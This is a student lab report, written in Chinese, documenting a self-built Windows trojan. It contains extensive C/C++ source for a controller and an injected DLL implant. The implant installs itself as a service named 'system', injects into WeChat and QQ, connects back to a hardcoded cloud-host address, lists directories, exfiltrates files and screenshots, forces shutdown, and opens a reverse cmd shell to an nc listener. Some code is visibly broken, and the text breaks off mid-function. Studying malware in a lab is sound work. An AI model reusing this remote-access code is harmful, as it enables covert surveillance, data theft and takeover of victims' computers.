一、实验目的（5 分）

1.理解恶意代码的攻击原理，了解木马的常见类型，恶意代码攻击模型。

2.掌握木马的植入技术、隐藏技术。

3.熟悉木马的检测与防范

二、实验内容（5 分）

1、木马自启动（服务方式）；

2、木马文件目录遍历和文件传输；

3、screendump 截屏；

4、cmd shell 获取（双管道反弹）；

5、进程隐藏（dll 注入）；

三、实验设备（涉及到的服务器及其配置、设计软件名称、版本、网络拓扑等）（5 分）

1. 硬件环境

   Cpu: lntel(R) Core(TM)i7-7700HQ CPU @ 2.80GHz 2.81 GHz
   内存：16GB
   硬盘：1T


2. 系统环境

   物理机（攻击机）：Microsoft Windows [版本 10.0.18362.1139]
   虚拟机 1（被攻击机）：Microsoft indows xp Professional 版本 2002 Service Fack 3
   云主机（中转机）：Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-70-generic aarch64)

3. 工具


   Frp_0.34.3_windows_amd64
   Visual Studio 2019 Developer Command Prompt v16.8.3（x86）
   Vc 6++
   Netcat

4. 网络拓扑



四、实验步骤（实验关键操作步骤，关键指令注释等）（70 分）

1. 实验环境
   a) 控制端与被控制端位于同一局域网，称为 A 环境。
   b) 控制端与被控端位于不同的局域网，由云主机作为中转站对控制端和被控端的消息进行转发，称为 B 环境。
2. 实验流程
   a) A 环境下
      i. 控制端打开 controler；
      ii. 被控端模拟用户运行程序 xxx.exe，并模拟用户点击 loader，loader 加载 service 并以名字为 system 的服务运行 service，system 对 xxx.exe 进行远程注入 RmoteConnectDll.DLL；
      iii. 控制端在 controler 进行命令发送
   b) B 环境下
      i. 在云主机打开 frps；
      ii. 在控制端打开 frpc，然后打开 controler；
      iii. 被控端模拟用户运行程序 xxx.exe，并模拟用户点击 loader，loader 加载 service 并以名字为 system 的服务运行 service，system 对 xxx.exe 进行远程注入 RmoteConnectDll.DLL；
      iv. 控制端在 controler 进行命令发送；
3. 木马模块介绍



   a) Controler

   controler 是监控程序，运行在控制端， 一直开启监听特定端口，等待木马 RmoteConnectDll.DLL 的反弹连接连接。

   b) Service

   service 是 被控端的自启动程序，被 loader 启动后将会在被控端添加名为 system 的服务，该服务以 system.exe 的可执行文件存在系统根目录下，WIN10 在 C:\Windows\SysWOW64，Xp 在 C:\WINDOWS\system32 。system 启动后 将会远程注入真实名为 RmoteConnectDll.DLL 到目标程序 xxx.exe。

   c) RmoteConnectDll.DLL

   RmoteConnectDll.DLL 在不同的环境下会进行不同的连接（有两个版本）。在 A 环境下，会直接连接控制端。在 B 环境下会连接服务器。连接上控制端 controler 后接受 controler 发送的命令。

   d) Loader

   Loader 是安装服务的加载器，安装时将 RmoteConnectDll.DLL 拷贝到系统根目录为 SysQnt.dll 和 SysWnt.dll,将 service.exe 拷贝到系统根目录为 system.exe。加载 system 并运行服务，需要管理员权限才能安装成功服务。服务被运行时可以传递参数分别是 DLL 路径和被注入的程序名，如果没有参数，就会自动运行默认情况，从系统根目录下将 SysWnt.dll 和 SysQnt.dll 并分别尝试注入 WeChat.EXE 和 QQ.EXE 。

e) Frp

Frp 分为 frps 和 frpc。Frps 是运行在公网主机上的服务端，frpc 是运行在局域网的客户端。使用 frp 后，不在客户端同一局域网的主机能够通过 frps 所在的服务端直接与客户端进行通信，达到了内网穿透的目的。

4. Controler

a) 整体思路

导入库--winsocket 初始化--创建套接字--套接字绑定 IP 和端口--监听套接字;controler 循环 accept，当 accept 到一个被控端连接后创建一个线程，将这个连接的 SOCKET 以及其他信息传递给线程，线程运行回调函数 FunProc，该函数与被控端进行通信。

b) 导入库，定义相关参数

```
#include <iostream>
#include <winsock2.h>
#include <process.h>
#include <Windows.h>
#include <string>
#include "server.h"
#pragma comment(lib, "ws2_32.lib")
```

```
using namespace std;

#define PORT 65432

unsigned __stdcall FunProc(LPVOID lpParam);
BOOL InitWinsock();
BOOL FileReceive(SOCKET Socket_, const char *name, int seq);
int file_size(const char *filename);
void ShowMenu(void);
int GetDir(char **dir);
int SaveBitmapToFile(HBITMAP hBitmap, LPSTR lpFileName);
void BmpCreate(char *name);
BOOL FileDirList(SOCKET Socket_, int seq);

char bmpname[512] = {0};
```

c) 初始化、创建绑定监听套接字

```
//初始化
InitWinsock();
//创建套接字
SOCKET slisten = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
if (slisten == INVALID_SOCKET)
{
    cout << "create socket error !" << endl;
    return 0;
}
sockaddr_in sin;
sin.sin_family = AF_INET;
sin.sin_port = htons(PORT);
sin.sin_addr.S_un.S_addr = INADDR_ANY;
```

```
//绑定IP和端口
if (bind(slisten, (LPSOCKADDR)&sin, sizeof(sin)) == SOCKET_ERROR)
{
    cout << "bind error !" << endl;
}
//开始监听
if (listen(slisten, 5) == SOCKET_ERROR)
{
    cout << "listen error !" << endl;
    return 0;
}
```

d) 循环 accept，并创建线程

```
//循环 监听 侦听客户端的连接
//char revData[255];
cout << "server is ok!" << endl;
while (true)
{
    SOCKET sClient = accept(slisten, (SOCKADDR *)&remoteAddr, &nAddrlen);
    if (sClient == INVALID_SOCKET)
    {
        cout << "accept error !" << endl;
        continue;
    }
    cout << "接受到一个连接：" << inet_ntoa(remoteAddr.sin_ad
    clientinfo = (struct client_info *)malloc(sizeof(struct client_info));
    clientinfo->client_address.sin_addr = remoteAddr.sin_addr;
    clientinfo->client = sClient;
    command mycommand;
    const char *sendData = "Hello From myServer! \n";
    ZeroMemory(&mycommand, sizeof(mycommand));
    mycommand.seq = 0;
    strncpy(mycommand.bank, sendData, strlen(sendData));
    send(sClient, (char *)&mycommand, sizeof(command), 0);
    printf("%d seq %s data\n", mycommand.seq, mycommand.bank);
    unsigned int threadid;
    HANDLE hThread = (HANDLE)_beginthreadex(NULL, 0, FunProc, (LPVOID *)clientinfo, 0, &threadid);
    CloseHandle(hThread);
```

struct client_info

e) 头文件 server.h(controler 的头文件)

i. 自定义参数及相关 define

```
#include <string>
using namespace std;
#define BUFFER_SIZE 1024
#define FILE_NAME_MAX_SIZE 51
typedef struct command
{
    int seq;
    int end;
    int length;
    int file_block_length;
    char bank[1024];
} command;
```

```
struct client_info
{
    SOCKET client;
    struct sockaddr_in client_address;
};
```

ii. 回调函数 FunProc

```
unsigned __stdcall FunProc(LPVOID lpParam)
{
    struct client_info *client_ = (struct client_info *)lpParam;

    //receive hello from client
    command recvbuf;
    int global = 0;
    ZeroMemory(&recvbuf, sizeof(recvbuf));
    int ret = recv(client_->client, (char *)&recvbuf, sizeof(recvbuf), 0);
    int num = recvbuf.seq;
    switch (num)
    {
    case 0:
        printf("%s\n", recvbuf.bank);
        break;
        //case 4:

    default:
        printf("unknown seq from client\n");
        break;
    }
```

```
//send seq and data to client;
command mycommand;
ZeroMemory(&mycommand, sizeof(mycommand));
string name_temp;
string s1;
char name[FILE_NAME_MAX_SIZE + 1];
int pos1;
int a;
```

```
while (true)
{
    ShowMenu();
    ZeroMemory(&mycommand, sizeof(mycommand));
    fflush(stdin);
    printf("Please iuput your task number:");
    scanf("%d", &mycommand.seq);
    fflush(stdin);
    printf("%d\n",mycommand.seq);
    switch (mycommand.seq)
    {
    case 1:
        printf("excute %d\n", mycommand.seq);
        printf("close connect\n");
        global =1;
        send(client_->client, (char *)&mycommand, sizeof(mycommand), 0);
        closesocket(client_->client);
        break;
    case 2:
        printf("excute %d\n", mycommand.seq);
        printf( "Enter a directory (example : c:\\user\\louis\\,ends with \'\\\'): \n");
        FileDirList(client_->client,mycommand.seq);
        break;
```

```
case 3:
    printf("excute %d\n", mycommand.seq);
    printf("you will shutdown client!!!\n");
    printf("input 1 to start,0 to stop\n");
    fflush(stdin);
    scanf("%d",&a);
    do{
        if(a==1)
        {
            printf("shutdown client\n");
            global=1;
            break;
        }
        if(a==0)
        {
            printf("stop successfully...\n");
        }
        printf("input again\n");
        fflush(stdin);
        scanf("%d",&a);
    }while (1);
    send(client_->client, (char *)&mycommand, sizeof(mycommand), 0);
    closesocket(client_->client);
    break;
```

```
case 4:
    ZeroMemory(name, sizeof(name));
    printf("excute %d\n", mycommand.seq);
    printf("name your bmp(xx.bmp) :");
    fflush(stdin);
    scanf("%s", name);
    fflush(stdin);
    strncpy(mycommand.bank,name , strlen(name));
    printf("Please wait about ten seconds to receive your bmp....\n");
    send(client_->client, (char *)&mycommand, sizeof(mycommand), 0);
    FileReceive(client_->client, name, mycommand.seq);
    break;
case 5:
    ZeroMemory(name, sizeof(name));
    printf("excute %d\n", mycommand.seq);
    printf("example : C:\\User\\louis\\secret.txt ");
    printf("OR secret.txt\n");
    printf("download file path and name: ");
    fflush(stdin);
    scanf("%s", name);
    fflush(stdin);
    strncpy(mycommand.bank,name , strlen(name));
    name_temp = mycommand.bank;
    pos1 = name_temp.find_last_of('\\');
    s1 = name_temp.substr(pos1 + 1);
    send(client_->client, (char *)&mycommand, sizeof(mycommand), 0);
    FileReceive(client_->client, s1.c_str(), mycommand.seq);
    break;
```

```
case 6:
    printf("excute %d\n", mycommand.seq);
    send(client_->client, (char *)&mycommand, sizeof(mycommand), 0);
    break;
case 7:
    printf("excute %d\n", mycommand.seq);
    printf("Please open nc at 139.9.113.225 listen 7070\n");
    printf("input 1 to start\n");

    fflush(stdin);
    scanf("%d",&a);
    do{
        if(a==1)
        {
            printf("Start connect! Please Wait\n");
            break;
        }
        printf("input 1 to start\n");
        fflush(stdin);
        scanf("%d",&a);
    }while (1);
    send(client_->client, (char *)&mycommand, sizeof(mycommand), 0);
    break;
```

```
        default:
            printf("It is wrong number\n");
            exit(-1);
            break;
        }
        if(global ==1)
        {
            printf("closesocket from client wait again...\n");
            break;
        }
    }
    return 0;
}
```

函数实现思路：

首先，被控端在连接上 controler 后会发送第一个消息，“\t\t*****From Client*******\t\t”，然后等待 controler 的命令。回调函数在处理完这个消息后，先发送消息“Hello From myServer！”，当然，由于被控端是以 dll 运行这个木马，所以看不到这个消息，这个收发问候是早期的测试版本，能看到，后期将测试版编译成 dll 就看不到了。发送完消息后，回调函数就进入循环。先 `showMenu()`展示命令目录。

```
void ShowMenu(void)
{
    printf("========================================\n");
    printf("         Please make a choice:  ||        \n");
    printf("         1:  ||close            ||       \n");
    printf("         2:  ||tree file dir    ||       \n");
    printf("         3:  ||shutdown client  ||       \n");
    printf("         4:  ||screen   dump    ||       \n");
    printf("         5:  ||download file    ||       \n");
    printf("         6:  ||upload   file    ||       \n");
    printf("         7:  ||cmd shell        ||       \n");
    printf("         8:  ||exit             ||       \n");
    printf("========================================\n");
}
```

然后 scanf 控制者的输入数字。命令目录中 6 上传文件没有做，这个很简单就是下载文件的代码稍微修改便可。

假如输入 1，就会关闭这个连接，然后 controler 继续监听连接。

假如输入 2,就会展示控制者想要展示的目录文件及文件夹。`BOOL FileDirList(SOCKET Socket_, int seq)`，实现思路是：用户输入目录，例如：C:\\Windows\,回调函数发送目录名，被控端接受文件名并利用函数遍历该目录，没找到一个文件或者文件夹就会向回调函数发送一次消息，被控端在发送送最后一个消息时，会在消息设置 end=1，回调函数先检查 end，然后 printf 消息，如果 end=1，就会结束本次 `FileDirList` 函数。

代码如下：

```c
BOOL FileDirList(SOCKET Socket_, int seq)
{

    command mycommand;
    char buffer[BUFFER_SIZE];

    ZeroMemory(&mycommand, sizeof(mycommand));
    ZeroMemory(buffer, sizeof(buffer));

    //send dir path that server want to check
    mycommand.seq = seq;
    fflush(stdin);
    scanf("%s", buffer);
    fflush(stdin);
    strncpy(mycommand.bank, buffer,strlen(buffer));
    send(Socket_, (char *)&mycommand, sizeof(mycommand), 0);

    int length = 0;
    printf("Tree Tree Tree Tree\n");
```

```c
printf("Tree Tree Tree Tree\n");
//loop to receive data
while (length = recv(Socket_, (char *)&mycommand, sizeof(mycommand), 0))
{
    if (length <= 0)
    {
        printf("Recieve Data From Server error\n");
        break;
    }
    printf("%s\n", mycommand.bank);
    ZeroMemory(mycommand.bank, BUFFER_SIZE);
    if(mycommand.end==1)
    {
        printf("dir listed Finished!\n");
        break;
    }
}

return 0;
```

假如输入 3，被控端就会执行强制关机。

假如输入 4，被控端就会截取当前桌面的屏幕，然后回传给 controler。截屏命令的实质是文件传输，所以它还是利用的 `BOOL FileReceive(SOCKET Socket_, const char *name, int seq)`函数。截屏命令思路：用户输入保存截屏的名字 XX.bmp，然后回调函数将该名字和命令发给被控端，被控端先在 system 服务运行的目录下保存截屏，然后再利用文件传输传回给 controler。

假如输入 5，控制者就要输入想要下载的文件的路径，目前支持绝对路径，理论上支持相对路径，但是没有测试过。回调函数将改名字和命令传给被控端，被控端 fopen 该文件，并读取 fread 一次，发送一次。`BOOL FileReceive(SOCKET Socket_, const char *name, int seq)`实现思路：接受到被控端的消息时，先检查 seq 参数是否一致，然后检查收到的数据长度是否大域 0；然后 fwritefile_block_length 长度的数据，并累计写入的数据长度，。然后判断这个累计长度和 end 参数，如果累计长度等于文件长度并且 end=1，就结束 `FileReceive` 函数。被控端发送消息的时候，先填充 seq 参数，然后填充 end 参数（如果结束就 1，否则就 0），然后计算文件大小，填充 length 参数，然后 fread 文件，并填充读取的数据长度到 fiel_block_length 参数，然后将读取的数据填充到 bank 参数。累计读取的数据，如果等于文件长度，end 就设置 1，否则设 0.最后发送数据。代码如下：

```c
BOOL FileReceive(SOCKET Socket_, const char *name, int seq)
{
    command mycommand;
    ZeroMemory(&mycommand, sizeof(command));
    FILE *fp = fopen(name, "wb+");
    if (fp == NULL)
    {
        printf("File:\t%s Can Not Open To Write!\n", name);
        exit(1);
    }

    int length = 0;
    int write_length = 0;
    printf("ABCDE\n");
```

```c
while (length = recv(Socket_, (char *)&mycommand, sizeof(command), 0))
{
    if (mycommand.seq != seq)
    {
        printf("seq wrong file write quit\n");
        printf("server seq %d, client seq %d\n", seq, mycommand.seq);
        if (remove(name) == 0)
        {
            printf("delete Tempfile ok,you can try again\n\n");
        }
        break;
    }
    printf("file_block_length = %d\n", mycommand.file_block_length);
```

```c
if (length <= 0)
{
    printf("Recieve Data From Server error\n");
    if (remove(name) == 0)
    {
        printf("delete Tempfile ok,you can try again\n\n");
    }
    break;
}
```

```c
write_length = write_length+ fwrite(mycommand.bank, sizeof(char), mycommand.file_block_length, fp);
printf("write_lenth = %d mycommand.length =%d\n", write_length,mycommand.length);
ZeroMemory(mycommand.bank, BUFFER_SIZE);
if(write_length == mycommand.length && mycommand.end==1)
{
    fclose(fp);
    break;
}
```

假如输入 6，就是文件上传，没做，也比较简单和文件下载一样。

假如输入 7，被控端就会建立管道与控制者拥有的服务器 1[redacted] 的 7070 端口建立连接，所以控制着要登陆控制的服务器，然后进行 `nc -l -p 7070` 进行监听。

假如输入 8，就会退出 controler。

5. RmoteConnectDll.DLL

a) 思路

导入头文--初始化、绑定套接字、循环连接--发送问候消息并等待命令

b) Dll 生成，利用 vs 2019 的 Command Prompt (x86)

`CL /c RmoteConnectDll.cpp` -> RmoteConnectDll.obj

`LINK /dll RmoteConnectDll.obj` -> RmoteConnectDll.dll

c) 导入头文件，定义相关参数

```
#include <stdio.h>
#include <winsock2.h>
#include <stdlib.h>
#include <iostream>
#include <string>

#include "client.h"
#pragma comment(lib, "ws2_32.lib")
#pragma comment(lib, "User32.lib")
#pragma comment(lib, "gdi32.lib")
using namespace std;
#define LENGTH_OF_LISTEN_QUEUE 20
#define BUFFER_SIZE 1024
#define FILE_NAME_MAX_SIZE 512
using namespace std;
```

```
typedef struct command
{
    int seq;
    int end;
    int length;
    int file_block_length;
    char bank[1024];
} command;
```

d) 加载 DLL 时运行 door 函数（初始化、绑定套接字、循环连接、发送问候消息并等待命令）

Door()的 IP 和 port 在 A 环境和 B 环境不同，

在 A 下，IP=196.128.111.129 PORT=65432

在 B 下，IP= PORT=9090

```
BOOL APIENTRY DllMain(HANDLE hModule, DWORD dwReason, void *lpReserved)
{

    switch (dwReason)
    {
    case DLL_PROCESS_ATTACH:
        door("139.9.11[redacted]5",9090);
        break;

    case DLL_PROCESS_DETACH:
        break;
    case DLL_THREAD_ATTACH:
        break;
    case DLL_THREAD_DETACH:
        break;
    }
    return TRUE;
}
```

e) 循环{初始化、绑定端口、连接}

```
SOCKET sclient;
command mycommand;
do
{

    char anounce[] = "\t\t*****From Client********\t\t";
    InitWinsock();
    if ((sclient = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP)) == INVALID_SOCKET)
    {
        cout << "invalid socket!" << endl;
        WSACleanup();
        Sleep(10000);
        continue;
    }

    sockaddr_in serAddr;
    serAddr.sin_family = AF_INET;
    serAddr.sin_port = htons(host_port);
    serAddr.sin_addr.S_un.S_addr = inet_addr(host_ip);
```

```
if (connect(sclient, (sockaddr *)&serAddr, sizeof(serAddr)) == SOCKET_ERROR)
{
    cout << "connect error !" << endl;
    closesocket(sclient);
    WSACleanup();
    Sleep(10000);
    continue;
}
else
{
    ZeroMemory(&mycommand, sizeof(command));
    mycommand.seq = 0;
    strncpy(mycommand.bank, anounce, strlen(anounce));
    send(sclient, (char *)&mycommand, sizeof(command), 0);
}
ZeroMemory(&mycommand, sizeof(mycommand));
mycommand.seq = 1;
```

```c
    mycommand.seq = 1;
    int ret = recv(sclient, (char *)&mycommand, sizeof(mycommand), 0);
    if (ret <= 0)
    {
        printf("no server online!!\n");
        closesocket(sclient);
        WSACleanup();
        Sleep(10000);
        continue;
    }
    printf("%d\n", mycommand.seq);

} while (mycommand.seq != 0);
```

```c
BOOL InitWinsock()
{
    int Error;
    WORD VersionRequested;
    WSADATA WsaData;
    VersionRequested = MAKEWORD(2, 2);
    Error = WSAStartup(VersionRequested, &WsaData); //Æô¶¯WinSock2
    if (Error != 0)
    {
        return FALSE;
    }
    else
    {
        if (LOBYTE(WsaData.wVersion) != 2 || HIBYTE(WsaData.wHighVersion) != 2)
        {
            WSACleanup();
            return FALSE;
        }
    }
    return TRUE;
}
```

这一部分主要完成连接 controler 的功能。首先是一个循环，每次循环绑定套接字，尝试连接 controler，并接受 controler 的第一个问候消息。如果中间一个环节出错就会清空所有数据从新连接。当接收到 controler 的消息及 seq 参数等于 0 时，认为连接成功，并退出循环，进行下一步操作。

```c
while (true)
{

    command recvbuf;
    ZeroMemory(&recvbuf, sizeof(recvbuf));
    int ret = recv(sclient, (char *)&recvbuf, sizeof(recvbuf), 0);
    if (ret <= 0)
    {
        printf("receive error!!\n");
        closesocket(sclient);
        WSACleanup();
        system("pause");
        return 1;
    }
    int num = recvbuf.seq;
    printf("%d\n", recvbuf.seq);
```

```c
switch (num)
{
case 0:
    printf("%s\n", recvbuf.bank);
    break;
case 1:

    printf("Myserver leaves and i will close\n");
    closesocket(sclient);
    WSACleanup();
    system("pause");
    return 1;
case 5:
    if (FileDownload(sclient, recvbuf.bank, num))
    {
        printf(" 5 excute successfully\n");
    }
    break;
```

```c
case 2:
    if (FileDirList(sclient, recvbuf.bank, recvbuf.seq))
    {
        printf(" 2 excute successfully\n");
    }
    break;
case 3:
    ShutDownClient();
    break;
case 4:
    BmpCreate(recvbuf.bank);

    //if has more time ,there can be do more execllent

    //dll("D:\\evil_dll.dll", "QQ.exe");

    Sleep(10000);
    //printf("%d", num);
    if (FileDownload(sclient, recvbuf.bank, num))
    {
        printf(" 4 excute successfully\n");
    }
    break;
```

```c
case 6:
    if (FileUPload(sclient))
    {
        printf(" 6 excute successfully\n");
    }
    break;
case 7:
    //if have time i can do it good
    if (CmdShell("139.9.[redacted]', 7070))
    {
        printf(" 7 excute successfully\n");
    }
    break;

default:
    printf("receive wrong seq\n");
    closesocket(sclient);
    WSACleanup();
    system("pause");
    return 0;
}
```

这一部分完成接受 controler 命令的功能。首先这是一个循环，等待 controler 传来命令，通过 seq 参数确定 controler 的命令。

假如 seq=1，就是断开连接，被控端就会退出。

假如 seq=2，就是目录遍历命令 `BOOL FileDirList(SOCKET Socket_, char *path, int seq)`。利用 `FindFirstFile`

函数接一个文件句柄，然后读取接受的目录的下的文件或者文件夹。通过 `dwFileAttributes` 属性判断是否是文件夹。每次发送的时候就会将文件名 和大小发送给 controler。利用 `FindNextFile` 函数遍历该目录。目录遍历完之后就会发送一个 end=1 的标志，controler 判断 end 是否等于 1 来结束目录遍历的命令，代码如下：

```
BOOL FileDirList(SOCKET Socket_, char *path, int seq)
{
    command mycommand;
    char szNowDirPath[FILE_NAME_MAX_SIZE];
    GetCurrentDirectory(FILE_NAME_MAX_SIZE, szNowDirPath);
    HANDLE hFind;
    WIN32_FIND_DATA findData;
    LARGE_INTEGER size;

    //send message that where server is at
    char send1[FILE_NAME_MAX_SIZE];
    ZeroMemory(&mycommand, sizeof(command));
    mycommand.seq = seq;
    //strcat(send1,szNowDirPath);
    //strncpy(mycommand.bank,send1,strlen(send1));
    //send(Socket_, (char *)&mycommand, sizeof(command), 0);
    ZeroMemory(mycommand.bank, FILE_NAME_MAX_SIZE);
    ZeroMemory(send1, FILE_NAME_MAX_SIZE);
```

```
//start to list the dir
strcat(path, "*.*");
printf("%s\n", path);
hFind = FindFirstFile(path, &findData);
if (hFind == INVALID_HANDLE_VALUE)
{
    printf("Failed to find first file!\n");
    return FALSE;
}
do
{

    if (strcmp(findData.cFileName, ".") == 0 || strcmp(findData.cFileName, "..") == 0)
        continue;
    if (findData.dwFileAttributes & FILE_ATTRIBUTE_DIRECTORY)
    {
```

```
if (findData.dwFileAttributes & FILE_ATTRIBUTE_DIRECTORY)
{
    printf("%s\n", findData.cFileName);
    strcat(send1, findData.cFileName);
    strcat(send1, "\t[dir]");
    strncpy(mycommand.bank, send1, strlen(send1));
    printf(" send1  %s\n", send1);
    send(Socket_, (char *)&mycommand, sizeof(command), 0);
    ZeroMemory(send1, FILE_NAME_MAX_SIZE);
    ZeroMemory(mycommand.bank, FILE_NAME_MAX_SIZE);
}
else
{
```

```
else
{
    size.LowPart = findData.nFileSizeLow;
    size.HighPart = findData.nFileSizeHigh;
    strcat(send1, findData.cFileName);
    strcat(send1, "\t[file] ");
    char length[64];
    ZeroMemory(length, 64);
    ltoa(size.QuadPart, length, 10);
    strcat(send1, length);
    strcat(send1, "bytes\n");
    printf(" send1  %s\n", send1);
    strncpy(mycommand.bank, send1, strlen(send1));
    send(Socket_, (char *)&mycommand, sizeof(command), 0);
    ZeroMemory(send1, FILE_NAME_MAX_SIZE);
    ZeroMemory(mycommand.bank, FILE_NAME_MAX_SIZE);
    printf("%s %ld bytes\n", findData.cFileName, size.QuadPart);
```

```
        }
    } while (FindNextFile(hFind, &findData));
    mycommand.end = 1;
    ZeroMemory(mycommand.bank, FILE_NAME_MAX_SIZE);
    send(Socket_, (char *)&mycommand, sizeof(command), 0);
    //closesocket(Socket_);
    return TRUE;
}
```

```
void ShutDownClient(void)
{
    system("shutdown /f /s /t 0");
}
```

假如 seq=3，就会执行强制关机的命令，代码如上右。

假如 seq=4，就是截图命令。首先，被控端会执行截图函数 `void BmpCreate(char *name)`，将图片存在 system 服务的同一目录下，然后利用文件传输函数传回截图到 controler。截图函数分为截取 bmp 数据和保存 bmp 数据为图片两部分。`GetCaptureBmp()`和 `SaveBitmapToFile(hbmp,name)`。代码如下：

```
int SaveBitmapToFile(HBITMAP hBitmap, LPSTR lpFileName)
{
    HDC hDC; //

    int iBits;                //
    WORD wBitCount;           //
    DWORD dwPaletteSize = 0; //
    DWORD dwBmBitsSize; //
    DWORD dwDIBSize; //
    DWORD dwWritten; //
    BITMAP Bitmap;            //
    BITMAPFILEHEADER bmfHdr; //
    BITMAPINFOHEADER bi;      //
    LPBITMAPINFOHEADER lpbi; //
    HANDLE fh;               //
    HANDLE hDib;             //
    HANDLE hPal;             //
    HANDLE hOldPal = NULL; //
    //
    hDC = CreateDC("DISPLAY", NULL, NULL, NULL);
```

```
hDC = CreateDC("DISPLAY", NULL, NULL, NULL);
iBits = GetDeviceCaps(hDC, BITSPIXEL) * GetDeviceCaps(hDC, PLANES);
DeleteDC(hDC);
if (iBits <= 1)
    wBitCount = 1;
else if (iBits <= 4)
    wBitCount = 4;
else if (iBits <= 8)
    wBitCount = 8;
else if (iBits <= 24)
    wBitCount = 24;
else if (iBits <= 32)
    wBitCount = 24;

//
if (wBitCount <= 8)
    dwPaletteSize = (1 << wBitCount) * sizeof(RGBQUAD);
```

```
GetObject(hBitmap, sizeof(BITMAP), (LPSTR)&Bitmap);
bi.biSize = sizeof(BITMAPINFOHEADER);
bi.biWidth = Bitmap.bmWidth;
bi.biHeight = Bitmap.bmHeight;
bi.biPlanes = 1;
bi.biBitCount = wBitCount;
bi.biCompression = BI_RGB;
bi.biSizeImage = 0;
bi.biXPelsPerMeter = 0;
bi.biYPelsPerMeter = 0;
bi.biClrUsed = 0;
bi.biClrImportant = 0;
dwBmBitsSize = ((Bitmap.bmWidth * wBitCount + 31) / 32) * 4 * Bitmap.bmHeight;
```

```
hDib = GlobalAlloc(GHND, dwBmBitsSize + dwPaletteSize + sizeof(BITMAPINFOHEADER));
lpbi = (LPBITMAPINFOHEADER)GlobalLock(hDib);
if (lpbi == NULL)
{
    return 0;
}

*lpbi = bi;
//

hPal = GetStockObject(DEFAULT_PALETTE);
if (hPal)
{
    hDC = GetDC(NULL);
    hOldPal = ::SelectPalette(hDC, (HPALETTE)hPal, FALSE);
    RealizePalette(hDC);
}
```

```
GetDIBits(hDC, hBitmap, 0, (UINT)Bitmap.bmHeight,
          (LPSTR)lpbi + sizeof(BITMAPINFOHEADER) + dwPaletteSize,
          (LPBITMAPINFO)lpbi, DIB_RGB_COLORS);
//
if (hOldPal)
{
    SelectPalette(hDC, (HPALETTE)hOldPal, TRUE);
    RealizePalette(hDC);
    ReleaseDC(NULL, hDC);
}
//
fh = CreateFile(lpFileName, GENERIC_WRITE,
                0, NULL, CREATE_ALWAYS,
                FILE_ATTRIBUTE_NORMAL | FILE_FLAG_SEQUENTIAL_SCAN, NULL);
```

```
bmfHdr.bfType = 0x4D42; // "BM"
dwDIBSize = sizeof(BITMAPFILEHEADER) + sizeof(BITMAPINFOHEADER) + dwPaletteSize + dwBmBitsSize;
bmfHdr.bfSize = dwDIBSize;
bmfHdr.bfReserved1 = 0;
bmfHdr.bfReserved2 = 0;
bmfHdr.bfOffBits = (DWORD)sizeof(BITMAPFILEHEADER) + (DWORD)sizeof(BITMAPINFOHEADER) + dwPaletteSize;
WriteFile(fh, (LPSTR)&bmfHdr, DWORD dwDIBSize, &dwWritten, NULL);
WriteFile(fh, (LPSTR)lpbi, dwDIBSize, &dwWritten, NULL);
GlobalUnlock(hDib);
GlobalFree(hDib);
CloseHandle(fh);
return 1;
```

```
HBITMAP GetCaptureBmp()
{
    HDC hDC;
    HDC MemDC;
    BYTE *Data;
    HBITMAP hBmp;
    BITMAPINFO bi;

    memset(&bi, 0, sizeof(bi));
    bi.bmiHeader.biSize = sizeof(BITMAPINFO);
    bi.bmiHeader.biWidth = GetSystemMetrics(SM_CXSCREEN);
    bi.bmiHeader.biHeight = GetSystemMetrics(SM_CYSCREEN);
    bi.bmiHeader.biPlanes = 1;
    bi.bmiHeader.biBitCount = 24;
```

```
    hDC = GetDC(NULL);
    MemDC = CreateCompatibleDC(hDC);
    hBmp = CreateDIBSection(MemDC, &bi, DIB_RGB_COLORS, (void **)&Data, NULL, 0);
    SelectObject(MemDC, hBmp);
    BitBlt(MemDC, 0, 0, bi.bmiHeader.biWidth, bi.bmiHeader.biHeight, hDC, 0, 0, SRCCOPY);
    ReleaseDC(NULL, hDC);
    DeleteDC(MemDC);
    return hBmp;
}
```

假如 seq=5，就是文件上传命令，思路如下：首先，打开接受到的文件名的文件，然后填充文件大小到 length 参数，然后 fread 文件，将 read 的数据填充到 bank 参数，将读取的数据长度填充到 file_block_length 参数，然后累计读取的数据长度，如果累计的长度等于文件大小，就填充 end 参数为 1，然后发送数据。代码如下：

```
BOOL FileDownload(SOCKET Socket_, char *name, int seq)
{

    command mycommand;
    char file_name[FILE_NAME_MAX_SIZE + 1];
    printf("fdsfdsfsdfdsf\n");
    ZeroMemory(&mycommand, sizeof(command));
    ZeroMemory(file_name, sizeof(file_name));
    mycommand.seq = seq;
    mycommand.length = file_size(name);
    //get file name and open
    strncpy(file_name, name, strlen(name) > FILE_NAME_MAX_SIZE ? FILE_NAME_MAX_SIZE : strlen(name));
    printf("%s\n", file_name);
    FILE *fp = fopen(file_name, "rb+");
    if (fp == NULL)
    {
